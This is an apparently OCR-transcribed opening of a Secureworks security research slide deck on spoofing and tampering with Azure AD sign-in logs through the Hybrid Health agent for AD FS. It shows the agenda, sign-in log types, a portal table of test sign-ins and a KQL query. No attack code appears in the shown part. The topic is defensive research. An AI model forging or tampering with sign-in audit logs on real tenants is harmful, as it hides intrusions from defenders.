Secureworks®

# Spoofing and Tampering with Azure AD Sign-ins log

@DrAzureAD

https://linkedin.com/in/nestori

# Who?

- Dr. Nestori Syynimaa
- Senior Principal Security Researcher @Secureworks
- Developer of AADInternals toolkit
- Microsoft MVPx2 (Identity and Access, Intune)
- Microsoft MVSR

# Contact

- nsyynimaa@secureworks.com
- Twitter: @DrAzureAD
- https://linkedin.com/in/nestori
- https://o365blog.com

MVP Microsoft® Most Valuable Professional

Microsoft Certified Trainer Microsoft MCT Trainer 2020 - 2021

Microsoft 365 CERTIFIED ENTERPRISE ADMINISTRATOR EXPERT

Microsoft CERTIFIED AZURE SOLUTIONS ARCHITECT EXPERT


Microsoft 365 CERTIFIED SECURITY ADMINISTRATOR ASSOCIATE

# Contents

- Introduction Azure AD Connect health
- Hybrid Health agent for AD FS
- Protocol details
- Creating fake events with AADInternals
- Tampering
- Registering fake services & servers
- Detection / mitigation

# What is Azure AD Connect Health?


- A robust monitoring for on-prem infrastructure
- Helps to maintain reliable connection to M365 & Azure AD
- Supports AAD Connect and AD FS services




https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-azure-ad-connect

# Hybrid Health agent for AD FS

- Reports AD FS infrastructure health to Azure AD
- Since March 2021, also log-in events sent to Azure AD!
- Azure AD has multiple sign-in logs:
    - **SignInLogs**
    - NonInteractiveUserSignInLogs
    - ServicePrincipalSignInLogs
    - ManagedIdentitySignInLogs
    - ProvisioningLogs
    - **ADFSSignInLogs**
    - RiskyUsers
    - UserRiskEvents





Contoso | Sign-ins

Azure Active Directory

Want to switch back to the default sign-ins experience? Click here to leave the preview. →

Date : Last 24 hours

Show dates as : UTC

Add filters
User sign-ins (interactive)
User sign-ins (non-interactive)
Service principal sign-ins
Managed identity sign-ins

| Date (UTC) | Request ID | User | Application | Status | IP address | Location |
|---|---|---|---|---|---|---|
| 7/9/2021, 5:43:25 AM | 9cbd3331-4a36-441f... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
| 7/8/2021, 2:17:40 PM | 1ae15668-b953-40c... | test | Azure Portal | Interrupted | [redacted] | [redacted] |
| 7/8/2021, 1:46:09 PM | 4d51a0d9-8ef7-4148... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
| 7/8/2021, 12:34:05 PM | f34c81d4-671a-4d24... | Nestor Wilke | NotApplicable | Success | 20.20.20.20 | [redacted] |
| 7/8/2021, 12:30:58 PM | 4b0d0097-1515-450... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
| 7/8/2021, 9:13:09 AM | 3b5354da-cf67-4524... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
| 7/8/2021, 9:04:32 AM | 8a844b1f-26b2-4877... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
| 7/8/2021, 7:07:37 AM | 078fe552-5db9-4d5f... | [redacted] | Microsoft Partner | Success | [redacted] | [redacted] |
|  | ɔe6-48d... | AAD Admin | Microsoft Partner | Success | [redacted] | [redacted] |
|  | l64-48b3... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
|  | d25-4a2... | Nestor Wilke | NotApplicable | Success | 40.40.40.41 | [redacted] |
|  | :b0-4894... | [redacted] | Azure Portal | Success | [redacted] | [redacted] |
|  | :b0-4894... | [redacted] | Azure Portal | Interrupted | [redacted] | [redacted] |
|  | 16d-49cf... | Nestor Wilke | NotApplicable | Success | 40.40.40.40 | [redacted] |
|  | 923-4e7... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |
|  | la0-42ab... | AAD Admin | Azure Portal | Success | [redacted] | [redacted] |

Time range : Last 24 hours

```
ADFSSignInLogs
| top 10 by TimeGenerated
| project UserPrincipalName,Id,TimeGenerated,IPAddress
```

Display time (UTC+00:00)

Completed. Showing results from the last 24 hours.


00:00.4 3 records

| TimeGenerated [UTC] | Id | UserPrincipalName | IPAddress |
|---|---|---|---|
| 7/8/2021, 12:34:05.000 PM | f34c81d4-671a-4d24-95b2-2d6c2ca40b44 | nestorw@contoso.azurelabs.online | 20.20.20.20 |
| 7/8/2021, 6:30:43.000 AM | 220b0a01-5d25-4a29-a4fe-1f02d909ee66 | nestorw@contoso.azurelabs.online | 40.40.40.41 |
| 7/8/2021, 6:14:45.000 AM | 9a40bda4-316d-49cf-abc8-3a74a8cf0693 | nestorw@contoso.azurelabs.online | 40.40.40.40 |

Secureworks®

# Hybrid Health agent for AD FS

- Consists of three services
- **Insights Service** responsible for sending the log-in events via
  - Azure Blob storage
  - Azure Service Bus



Services (Local)

